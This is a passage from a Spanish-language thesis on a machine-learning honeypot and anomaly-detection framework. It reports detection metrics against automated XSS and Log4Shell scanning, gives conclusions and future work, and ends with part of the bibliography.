



Imagen 17: Escenario corriendo y alertando a OPA y aplicando Regla de Firewall

6.3 Prueba Compleja

Con el objetivo de complejizar el escenario, el siguiente paso fué realizar un ataque automatizado hacia el Honeypot. En concreto, se utilizó una herramienta automatizada de ataques XSS denominada DalFox[105], en donde se introdujeron 10.000 payloads al Honeypot. Esta herramienta envió los payloads directo a la API expuesta del Honeypot por medio de multiples *request* HTTP.

De estos 10.000 payloads, sólo 3.800 fueron maliciosos y 6.200 legítimos. En la ilutstración 23, se puede analizar la matriz de confusión.



Ilutstración 23: Matriz de confusión del ataque principal

Realizando los calculos a partir de los resultados, se obtuvieron las siguientes métricas plasmadas en la imagen 18.

Measure	Value	Formula
Sensitivity	0.9162	TPR = TP / (TP + FN)
Specificity	0.9879	SPC = TN / (FP + TN)
Positive Predictive Value (Precision)	0.9811	PPV = TP / (TP + FP)
Negative Predictive Value	0.945	NPV = TN / (TN + FN)
False Positive Rate	0.0121	FPR = FP / (FP + TN)
False Discovery Rate	0.0189	FDR = FP / (FP + TP)
False Negative Rate	0.0838	FNR = FN / (FN + TP)
Accuracy	0.9587	ACC = (TP + TN) / (TP + TN + FP + FN)
F1 Score	0.9475	F1 = 2TP / (2TP + FP + FN)
Matthews Correlation Coefficient	0.915	MCC = (TP x TN – FP x FN) / (sqrt((TP + FP) x (TP + FN) x (TN + FP) x (TN + FN)))

Imagen 18: Parámetros y medidas de performance del modelo probado con los nuevos payloads automáticos XSS

Luego el Retro-alimentador ha almacenado 1639 nuevas cargas útiles maliciosas en la base de datos (tomadas al azar del conjunto de anomalías detectadas), estas cargas se han analizado manualmente y se han vuelto a introducir en el conjunto de datos para volver a entrenar el modelo.

Después de volver a alimentar el conjunto de datos y otra vez entrenar el modelo de CNN, pasando por el mismo procedimiento de entrenamiento y prueba del inicio del experimento, alcanzó los siguientes datos de rendimiento:

- Accuracy: 0.9887675867104727
- Precision: 0.9996940105890410
- Recall: 0.9887763543519172

En la tabla 3 se ve una comparación entre las etapas entrenadas - el inicio del experimento (con el conjunto de datos inicial) y el final del experimento (incorporando el nuevo conjunto de carga útil obtenido en el campo de batalla):

CNN Model	Accuracy	Precision	Recall
Entrenamiento Inicial	0.9828404527199708	0.9748707296733843	0.9931974761255115
Entrenamiento Final	0.9887675867104727	0.9996940105890410	0.9887763543519172

Tabla 3: Comparación entre instancias de entrenamiento XSS

También se aprecia en esta tabla que una pequeña mejora es alcanzada en la instancia final, lo que esto significa que el modelo de predicción se ha "adaptado al contexto" aumentando el rendimiento de detección de los ataques.

Finalmente, se realizaron mediciones de tiempo de ejecución de 20 iteraciones corespetando las mismas caracteristicas de ejecución. Estas mediciones constaron el diferencial de tiempo entre el ingreso del input malicioso y el bloqueo de la IP específica, por lo que se obtuvieron los sigientes tiempos expresados en milisegundos y ordenados desde la iteración 1 a la 20:

0.6788, 1.7450, 0.731700, 0.857, 1.1955, 1.4263, 1.727, 0.5206, 0.5996, 1.640, 0.6665, 1.1562, 1.6303, 1.0572 0.5731, 0.8755, 1.4700, 1.234, 1.7693, 1.1603.

Estos mismos números pueden visualizarse mejor en la imagen 19 concluyendo un valor promedio de 1.135695 milisegundos:




Imagen 19: Resultado de 20 iteraciones

6.5 Prueba Adicional

Respetando el mismo procedimiento de las pruebas anteriores, se llevó a cabo una prueba adicional. Dicha prueba, tuvo el objetivo de detección de escaneos orientados a la búsqueda de la búsqueda de vulnerabilidades Log4Shell (CVE-2021-44228). Por lo que se entrenó el mismo modelo CNN con 18.000 payloads Log4Shell (maliciosos) recolectados por el Honeypot Web en la operación de inteligencia en su flujo de acción B y 10.000 payloads legítimos.

Para concretar la prueba, se configuró la arquitectura y se comenzó nuevamente con la operación de inteligencia en su flujo de acción A. Para realizar los ataques automatizados utilizó la herramienta de ataques Log4Shell llamada log4j-scanner[112], en donde se introdujeron 5.000 payloads al Honeypot. A continuación se aprecia la matriz de confusión en la ilustración 25 y en la imagen 19 los parámetros de rendimiento.

TN 2911	FP 46
FN 89	TP 1954

Ilustración 24: Matriz de confusión del ataque adicional

Measure	Value	Formula
Sensitivity	0.9565	TPR = TP / (TP + FN)
Specificity	0.9844	SPC = TN / (FP + TN)
Positive Predictive Value (Precision)	0.977	PPV = TP / (TP + FP)
Negative Predictive Value	0.9703	NPV = TN / (TN + FN)
False Positive Rate	0.0156	FPR = FP / (FP + TN)
False Discovery Rate	0.023	FDR = FP / (FP + TP)
False Negative Rate	0.0435	FNR = FN / (FN + TP)
Accuracy	0.973	ACC = (TP + TN) / (TP + TN + FP + FN)
F1 Score	0.9667	F1 = 2TP / (2TP + FP + FN)
Matthews Correlation Coefficient	0.9442	MCC = (TP x TN – FP x FN) / (sqrt((TP + FP) x (TP + FN) x (TN + FP) x (TN + FN)))

Imagen 19: Parámetros y medidas de performance del modelo probado con los nuevos payloads automaticos log4Shell

Luego el Retro-alimentador ha almacenado estas 1.954 nuevas cargas útiles maliciosas en la base de datos, se han vuelto a introducir en el conjunto de datos para volver a entrenar el modelo.

Después de volver a alimentar el conjunto de datos y otra vez entrenar el modelo de CNN, alcanzó los siguientes datos de rendimiento:

CNN Model	Accuracy	Precision	Recall
Entrenamiento Inicial	0.9875867104782767	0.9715707296733843	0.9863574351978172
Entrenamiento Final	0.9891262662734377	0.9899876547853021	0.9821234279428574

Tabla 4: Comparación entre instancias de entrenamiento Log4Shell

Finalmente, se aprecia en la tabla 4, una pequeña mejora es alcanzada en la instancia final, lo que esto significa que el modelo de predicción se ha adaptado al contexto aumentando el rendimiento de detección de los ataques.

6.4 Consideraciones Finales

Como resumen, en esta prueba se llevó a cabo una operación de inteligencia completa, utilizando el framework propuesto y ejecutando los dos flujos de acción.

En el flujo de acción A, a cargo de la detección y aviso de las anomalías sucedieron los siguients eventos: El Honeypot Web, envió cada input ingresado hacia el Kafka T. por medio del Proveedor de Transacciones, este tópico de Kafka, fué consumido por el Detector de Anomalías quien tradujo los payloads a *Unicode*, luego llevó a cabo la

predicción utilizando el modelo CNN. Cada anomalía detectada por el Detector de Anomalías fué apilada en el tópico de anomalías del Kafka A. que fué consumido por el Alertador y enviado a Slack y OPA.

En el flujo de acción B, a cargo del entrenamiento de los detectores de anomalías, sucedieron los siguientes eventos: El Honeypot Web, envió cada input ingresado hacia el Kafka T. por medio del Proveedor de Transacciones, este tópico de Kafka, fué consumido por el Retro-Alimentador para enviarlos al Estandarizador que con ayuda de la información obtenida de las Fuentes de Información Externa se entrenaron y configuraron los modelos de detección en el Detector de Anomalías. Por otro lado cada anomalía detectada en el campo de batalla, a su vez, fue consumida por el Retro-Alimentador para enviarla al Estandarizador y actualizar / re-entrenar el modelo de detección de anomalías. De esta manera, el modelo de predicción pudo estar actualizado y adaptado a los ataques sucediendo en la "aplicación web" (que para motivos de la prueba, se utilizó el mismo Honeypot Web).

Conclusiones

Hoy en día, las vulnerabilidades que afectan a los sistemas están aumentando de forma exponencial y masiva, encontrándose no solo en aplicaciones web modernas o sistemas empresariales sino también en infraestructuras críticas, dispositivos personales como ser smartphones, computadoras familiares, dispositivos de internet de las cosas, entre otros. Sin embargo, muchos proveedores de servicios de seguridad brindan escasa protección a los usuarios debido a que las tecnologías de seguridad suelen ser muy costosas. En algunos casos, estos sistemas son bastante efectivos, no obstante suelen encontrarse en constante proceso de desarrollo a un precio muy elevado. Por otro lado, en otros casos los sistemas de protección no se logran adaptar a contextos cambiantes o incluso a vulnerabilidades no existentes con anterioridad como los de *0 day*, limitándose a solamente detectar comportamientos de ataques más frecuentes y conocidos.

Las organizaciones de hoy están gastando miles de millones de dólares a nivel mundial en ciberseguridad. La inteligencia artificial, las soluciones de aprendizaje automático y la ciencia de datos se han convertido en una prometedora y efectiva solución para crear sistemas de seguridad más inteligentes y sistemas seguros que le permitan predecir y detectar actividades sospechosas en general, como *phishing* o intrusiones no autorizadas, actividad anormal en la red, e incluso actividad maliciosa de usuarios en una aplicación web.

Hoy en día la inteligencia artificial y las soluciones de aprendizaje automatizados no son de propósito general; ya que principalmente se trata de soluciones aptas para un objetivo determinado, casos de uso a veces limitados pero en su mayoría específicos. Sin embargo, la ciberseguridad no es un problema limitado que pueda resolverse solo con la tecnología; es principalmente un problema de personas. Los adversarios son diversos y creativos, por lo tanto, los que se ubican del lado de la defensa y seguridad deben llevar esa misma variedad e imaginación a la defensa en el ciberespacio. Esto no solo agrega una dimensión humana a la construcción y entrenamiento de modelos, sino que también crea un multiplicador de fuerzas de ciberseguridad.

Estimulada por la información, el análisis de datos, la inteligencia artificial y/o las soluciones de aprendizaje automático, una estrategia de ciberseguridad basada en operaciones de inteligencia faculta a las organizaciones u organismos detectar por medio de la predicción e incluso contrarrestar las intrusiones de forma automatizada y adaptativa en función del tiempo y contexto.

Para potenciar aún más todas estas áreas de conocimiento aplicada a la ciberseguridad, también se necesita una colaboración más fuerte entre los sectores público y privado. La ciberseguridad es también seguridad nacional. Todos, como sociedad, deben elevar la seguridad en el ciberespacio de una idea de último momento a la columna vertebral

integrada a todos los sistemas comerciales y gubernamentales. Pero el sector público no puede tener éxito solamente con sólidas asociaciones público-privadas, también se necesita realizar una polinización cruzada entre la industria, la academia y organismos u organizaciones internacionales. De esta forma, se puede construir una base casi inquebrantable de ciberseguridad basada en sistemas integrados de sensores, datos y análisis predictivos impulsados por el aprendizaje automatizado.

Esta tesis presenta y demuestra populares y exitosos enfoques y modelos de aprendizaje automatizado que se pueden adoptar para detectar posibles ataques y proteger los sistemas corporativos, también los integra y los complementa con teorías de otras áreas de conocimientos, como ser la estrategia, las operaciones de inteligencia y la seguridad en el ciberespacio, para finalmente plantear una solución novedosa basada en una Estrategia de Ciberseguridad Distribuida dirigida a resolver las dificultades de los proveedores de servicios y soluciones de seguridad.

La propuesta de esta tesis utiliza técnicas de inteligencia ancestrales, aprende de los pasos dados por el enemigo y es de código abierto; permite detectar actividad anómala y producir inteligencia oportuna sin generar "fatiga de alertas" adaptándose a las circunstancias cambiantes. Estas circunstancias cambiantes pueden ser, nuevos desarrollos en una aplicación determinada (nuevas objetivos a defender), nuevos usos de un software o aplicación por parte del usuario, o de hecho, si se diera un ataque determinado y luego se aplicase una medida defensiva, si después de esto los atacantes logran saltar esa medida, al final, la circunstancia cambió y el sistema de defensa necesitaría adaptarse a ese nuevo contexto. Por lo tanto la arquitectura propuesta proporciona esta capacidad/funcionalidad de detección en base a cambios en las circunstancias.

Dentro del enfoque planteado en la tesis, un usuario administrador de políticas y tomador de decisiones, tiene la posibilidad de ser advertido sobre la actividad maliciosa para tomar una u otra acción, como por ejemplo, la de detener la conexión o disuadir al enemigo. Para garantizar la protección contra tipos de ataques más sutiles y sofisticados también se ha empleado un análisis estático auxiliar durante el entrenamiento del modelo de predicción.

Con esta perspectiva de Operaciones de Inteligencia, integrando tecnologías y sistemas de punta, combinando técnicas dinámicas y estáticas, establecido en un punto de convergencia entre la ciberseguridad, la inteligencia, las redes de datos y el aprendizaje automático, se logra potencialmente proteger a los sistemas contra cualquier tipo de ataques de manera confiable y eficiente y compartir el conocimiento aprendido con el mundo exterior para seguir enriqueciendo a la comunidad.

Para validar estos conceptos expuestos, se ha probado y testeado en producción toda la solución desarrollada en esta tesis, principalmente orientada a la detección de ciberataques contra aplicaciones web, más específicamente ataques de XSS y Log4Shell. Dichas pruebas permitieron demostrar que solo se genera una pequeña cantidad de falsos positivos y que los conceptos incorporados subyacentes son factibles en la práctica.

La implementación de un sistema de detección de anomalías supone que las alertas generadas se gestionen adecuadamente. Como aporte a la respuesta a incidentes, se indican

un conjunto de actividades realizadas después de que se entregan las alertas. Estas actividades suelen ser gestionadas por operadores humanos especializados en los distintos sectores de competencia, dedicados a investigar, tomar medidas y profundizar en las evidencias asociadas a las alertas. Dado el alto nivel de especialización requerido para llevar a cabo este tipo de investigaciones, la adopción de procedimientos automatizados suele limitarse a apoyar a los operadores humanos en sus actividades especializadas, en lugar de reemplazarlos. Sin embargo, en la solución propuesta, se ha alcanzado un alto grado de automatización en todos los procedimientos.

La mitigación de amenazas, en cambio, implica la prevención de futuros ataques o intrusiones, o la lucha contra los ataques en curso. Aunque los procedimientos algorítmicos que detectan automáticamente las actividades sospechosas se pueden implementar con éxito en la mitigación de amenazas, también pueden ser explotados por atacantes. Un ejemplo de esto último puede ser el caso de un atacante que quiere dañar la reputación de una aplicación web determinada provocando el bloqueo automático de la mayoría de partes de las direcciones IP de los clientes simulando un ataque de denegación de servicio distribuido.

Por lo que se ha visto en el transcurso de la tesis, el mejor uso de los sistemas de detección de anomalías ve la interacción de los procedimientos automatizados con las actividades especializadas realizadas por operadores humanos. Por tanto, el uso de los sistemas de detección de anomalías como herramienta de apoyo a los especialistas humanos permite no solo contar con buena calidad de información para la toma de decisiones, sino también mitigar los costes derivados de los falsos positivos, al mismo tiempo que mejora la capacidad de reducir los falsos negativos aprovechando la retroalimentación humana. No obstante, esta sinergia hombre-máquina presupone que los algoritmos son menos opacos y más fáciles de interpretar por los humanos, por lo que aumenta la transparencia de las razones que llevaron al algoritmo a informar de una anomalía específica.

Finalmente, la propuesta de esta tesis también toma forma de un sistema de detección de anomalías fácilmente mantenible, tanto en el sentido de adaptar rápidamente los algoritmos a los inevitables cambios de contexto, como también en el sentido de corregir fácilmente los errores presentados en los algoritmos a cargo de la etapa de retroalimentación. Sumado a ésto, esta propuesta también brinda facilidad para la escalabilidad del sistema proporcionando sencillez a la hora de configurar y desplegar la arquitectura e incorporar nuevos modelos de detección de anomalías.

Trabajos a Futuro

Si bien se ha demostrado una solución eficaz, eficiente y funcional; la creación de un producto de software sólido, con métricas de tiempos de procesamientos y consumo de recursos, queda fuera del alcance de esta tesis. Por lo tanto, se propone como trabajo a futuro seguir mejorando esta solución, abriendo el código a la comunidad para que puedan extender a su vez con nuevas funcionalidades y avances.

Una extensión funcional prevista es el soporte de más módulos de predicción, por ejemplo, entrenar nuevos modelos o incluso utilizar otros ya existentes, como los creados por Paula Venosa en su tesis de maestría: "Detección de ataques de seguridad en redes usando técnicas de ensembling"[106]. Esto podría darle una gran funcionalidad a la arquitectura propuesta en esta tesis para detectar ataques a nivel de red.

En el desarrollo del informa se ha nombrado a la Interfaz de Fuentes externas, que tiene como objetivo compartir la información de los payloads de anomalías determinadas. Para el alcance de esta tesis, esta interfaz fue pensada como una interfaz que consume la base de datos de payloads y las sirve para los clientes que deseen consumirlos. Como desarrollo futuro, se propone mejorar esta interfaz desde el punto de vista de funcionalidades y también de seguridad, por ejemplo, la implementación de autorización y autenticacion en la misma.

Aunque no es incumbencia de la tesis, ya que el Ciclo de Vida de la Inteligencia termina en la Fase de Difusión, sería interesante poder integrar los Retro-Alimentadores y Alertadores con más interfaces externas, como por ejemplo, más variedad de Firewalls y otros servicios como ser llamadas telefónicas y montar toda esta la infraestructura en servidores y máquinas más potentes para mejorar el rendimiento.

En cuanto a aspectos de rendimiento y mediciones de cóstos computacional, se propone una linea de investigación futura, ya que estas actividades quedaron fuera del alcance principal y la metodología de la tesis.

Otro aspecto a destacar es que, en este framework propuesto se trató, en la medida de lo posible, de no acotarlo o acoplarlo a tecnologías específicas, sin embargo, una perspectiva de interés a corto-mediano plazo, es integrar a esta solución más herramientas de *big data*, como ser la suite Hadoop[107] y Spark[107].

En términos de análisis de licenciamientos, marco legal y su aplicabilidad en el framework propuesto, se lo propone como una futura línea de investigación ya que esto quedó fuera del alcance de la tesis.

Finalmente, se propone también como trabajo a futuro, la creación de librerías Proveedor de Transacciones en distintos lenguajes de programación, para poder integrarlos a más cantidad de aplicaciones webs o incluso dispositivos en general.

Bibliografía y Referencias

1. JW.ORG. Génesis 42 | Biblia en línea | Traducción del Nuevo Mundo (1987). [online] Available at: <https://www.jw.org/es/publicaciones/biblia/bi12/libros/G%C3%A9nesis/42/> [Accessed 26 November 2021].
2. Tzu, S., 2021. El Arte de la Guerra. [S.l.]: Editorial Alma.
3. Herrera Hermosilla, J., 2019. Breve historia del espionaje. Chicago: Ediciones Nowtilus.
4. Rank, M., 2015. Espias, Espionaje Y Operaciones Encubiertas Desde La Antigua Grecia Hasta La Guerra Fria. [Place of publication not identified]: Five Minute Books.
5. Amplitude Behavioral Graph. n.d. [online] Available at: <https://amplitude.com/> [Accessed 1 December 2021]..
6. Kent, S., 1986. Inteligencia estratégica para la política mundial norteamericana. Buenos Aires: Pleamar.
7. Revista Escuela Superior. 2021. Revista Escuela Superior - Toda la información sobre el mundo educativo. [online] Available at: <http://escuelasuperior.com.ar/instituto/wp-content/uploads/2017/05/InteligenciaEstrategica.pdf> [Accessed 26 November 2021].
8. Derechos.org. Escuela de las Américas.Inteligencia de Combate. [online] Available at: <http://www.derechos.org/nizkor/la/libros/soaIC/cap3.html> [Accessed 26 November 2021].
9. Ieee.es. Ciclo de la Inteligencia Complejo. [online] Available at: <https://www.ieee.es/Galerias/fichero/docs_opinion/2016/DIEEEO50-2016_CicloInteligComplejo_MartinezViqueira.pdf> [Accessed 26 November 2021].
10. Linkedin.com. Sun Tzu y el arte de la Ciberguerra. [online] Available at: <https://www.linkedin.com/pulse/sun-tzu-y-el-arte-de-la-ciberguerra-alfredo-cammarota/?originalSubdomain=es> [Accessed 26 November 2021].
11. FireEye. Helix Security Platform | FireEye. [online] Available at: <https://www.fireeye.com/products/helix.html> [Accessed 26 November 2021].
12. Muninn.ai. n.d. Home - Muninn.AI. [online] Available at: <https://www.muninn.ai/> [Accessed 1 December 2021].
13. Leonard, J. C1fApp – TheHive Project. [online] TheHive Project. Available at: <https://blog.thehive-project.org/tag/c1fapp/> [Accessed 26 November 2021].
14. SecTor. Cymon – An Open Threat Intelligence System | SecTor 2021. [online] Available at: <https://sector.ca/sessions/cymon-an-open-threat-intelligence-system/> [Accessed 26 November 2021].
15. Renault, E., Boumerdassi, S. and Mühlethaler, P., 2021. Machine learning for networking. Cham: Springer.
16. Aplicación de técnicas de inteligencia artificial en la seguridad informática: un estudio. [online] Available at: <https://www.researchgate.net/publication/292134197_Aplicacion_de_tecnicas_de_inteligencia_artificial_en_la_seguridad_informatica_un_estudio> [Accessed 26 November 2021].
17. Stonier, T., 1992. Beyond information. London: Springer-Verlag.

18. Margulies, J., Pfleeger, C. and Pfleeger, S., 2015. Security in computing. [S.l.]: Pearson.
19. Bace, R., 2000. Intrusion detection. [Lieu de publication non identifié]: Macmillan technical Publishing.
20. Neuro.bstu.by. Articial Intelligence and Intrusion Detection: Current and Future Directions. [online] Available at: <https://neuro.bstu.by/ai/To-dom/My_research/Paper-0-again/For-research/D-mining/Anomaly-D/Intrusion-detection/ncsc.94.pdf> [Accessed 26 November 2021].
21. Schwartz, D., Stoecklin, S. and Yilmaz, E., n.d. A case-based approach to network intrusion detection. Proceedings of the Fifth International Conference on Information Fusion. FUSION 2002. (IEEE Cat.No.02EX5997),.
22. Thuraisingham, B., 2003. Data mining and cyber security. Third International Conference on Quality Software, 2003. Proceedings.,.
23. Eskin, E., Arnold, A., Prerau, M., Portnoy, L. and Stolfo, S., 2002. A Geometric Framework for Unsupervised Anomaly Detection. Advances in Information Security, pp.77-101.
24. Mukkamala, S. and Sung, A., n.d. A comparative study of techniques for intrusion detection. Proceedings. 15th IEEE International Conference on Tools with Artificial Intelligence,.
25. Citeseerx.ist.psu.edu. 2021. The Utilization of Artificial Intelligence in a Hybrid Intrusion Detection System. [online] Available at: <http://citeseerx.ist.psu.edu/viewdoc/download?rep=rep1&type=pdf&doi=10.1.1.120.4282> [Accessed 26 November 2021].
26. Manninen, M., Using Artificial Intelligence in Intrusion Detection Systems. [online] Citeseerx.ist.psu.edu. Available at: <https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.332.6432&rep=rep1&type=pdf> [Accessed 26 November 2021].
27. Sung, A., Amala M. Identifying Significant Features for Network Forensic Analysis Using Artificial Intelligent Techniques. [online] Available at: <https://www.researchgate.net/publication/220542525_Identifying_Significant_Features_for_Network_Forensic_Analysis_Using_Artificial_Intelligent_Techniques> [Accessed 26 November 2021].
28. Frigault, M., Wang, L., Singhal, A. and Jajodia, S., 2008. Measuring network security using dynamic bayesian network. Proceedings of the 4th ACM workshop on Quality of protection - QoP '08,.
29. Hentea, M., 2007. Intelligent System for Information Security Management: Architecture and Design Issues. Proceedings of the 2007 InSITE Conference,.
30. De Rosa, F. A System for Managing Security Knowledge using Case Based Reasoning and Misuse Cases. [online] Citeseerx.ist.psu.edu. Available at: <https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.564.6595&rep=rep1&type=pdf> [Accessed 26 November 2021].
31. Gupta, M., Rees, J., Chaturvedi, A. and Chi, J., 2006. Matching information security vulnerabilities to organizational security profiles: a genetic algorithm approach. Decision Support Systems, 41(3), pp.592-603.
32. Schultz, M., Eskin, E., Zadok, F. and Stolfo, S., n.d. Data mining methods for detection of new malicious executables. Proceedings 2001 IEEE Symposium on Security and Privacy. S&P 2001,.

33. Innotec.security. 2016. Innotec Security - "La plataforma REYES, implementada por InnoTec, unifica la ciberinteligencia del CCN-CERT" en palabras de nuestro director de operaciones. [online] Available at: <https://innotec.security/en/news/item/78-la-plataforma-reyes-implementada-por-innotec-unifica-la-ciberinteligencia-del-ccn-cert-en-palabras-de-nuestro-director-de-operaciones> [Accessed 26 November 2021].
34. Mejor-antivirus.es. n.d. Monitoreo de redes y amenazas con buen «Karma» – Mejor Antivirus. [online] Available at: <https://mejor-antivirus.es/programas-pc/monitoreo-de-redes-y-amenazas-con-buen-karma.html> [Accessed 26 November 2021].
35. Thomas, G., 2006. Mossad. Barcelona: Ediciones B para el sello Javier Vergara Editor.
36. Vela, M., 2003. La labor de inteligencia para principiantes. [Guatemala]: FLACSO, Sede Académica Guatemala.
37. Frattini, E., 2010. Le spie del papa. Milano: Mondolibri.
38. Wolf, M., McElvoy, A. and Leal, A., 1997. El Hombre sin rostro. Barcelona: Javier Vergara.
39. Sohr, R., 2003. Claves para entender la guerra. Santiago, Chile: Grijalbo Mondadori.
40. Innguma. La ley de Moore y la Inteligencia Competitiva. [online] Available at: <https://www.innguma.com/ley-de-moore-e-inteligencia-competitiva/> [Accessed 26 November 2021].
41. n.d. Los Ciberataques a Estonia desde Rusia desatan la alarma en la OTAN y la UE. [online] Available at: <https://elpais.com/diario/2007/05/18/internacional/1179439204_850215.html> [Accessed 26 November 2021].
42. BBC News Mundo. El virus que tomó control de mil máquinas y les ordenó autodestruirse - BBC News Mundo. [online] Available at: <https://www.bbc.com/mundo/noticias/2015/10/151007_iwonder_finde_tecnologia_virus_stuxnet> [Accessed 26 November 2021].
43. Correo del Sur. n.d. El Gobierno de EEUU investiga un ataque informático contra varias empresas. [online] Available at: <https://correodelsur.com/mundo/20161021_el-gobierno-de-eeuu-investiga-un-ataque-informatico-contra-varias-empresas.html> [Accessed 26 November 2021].
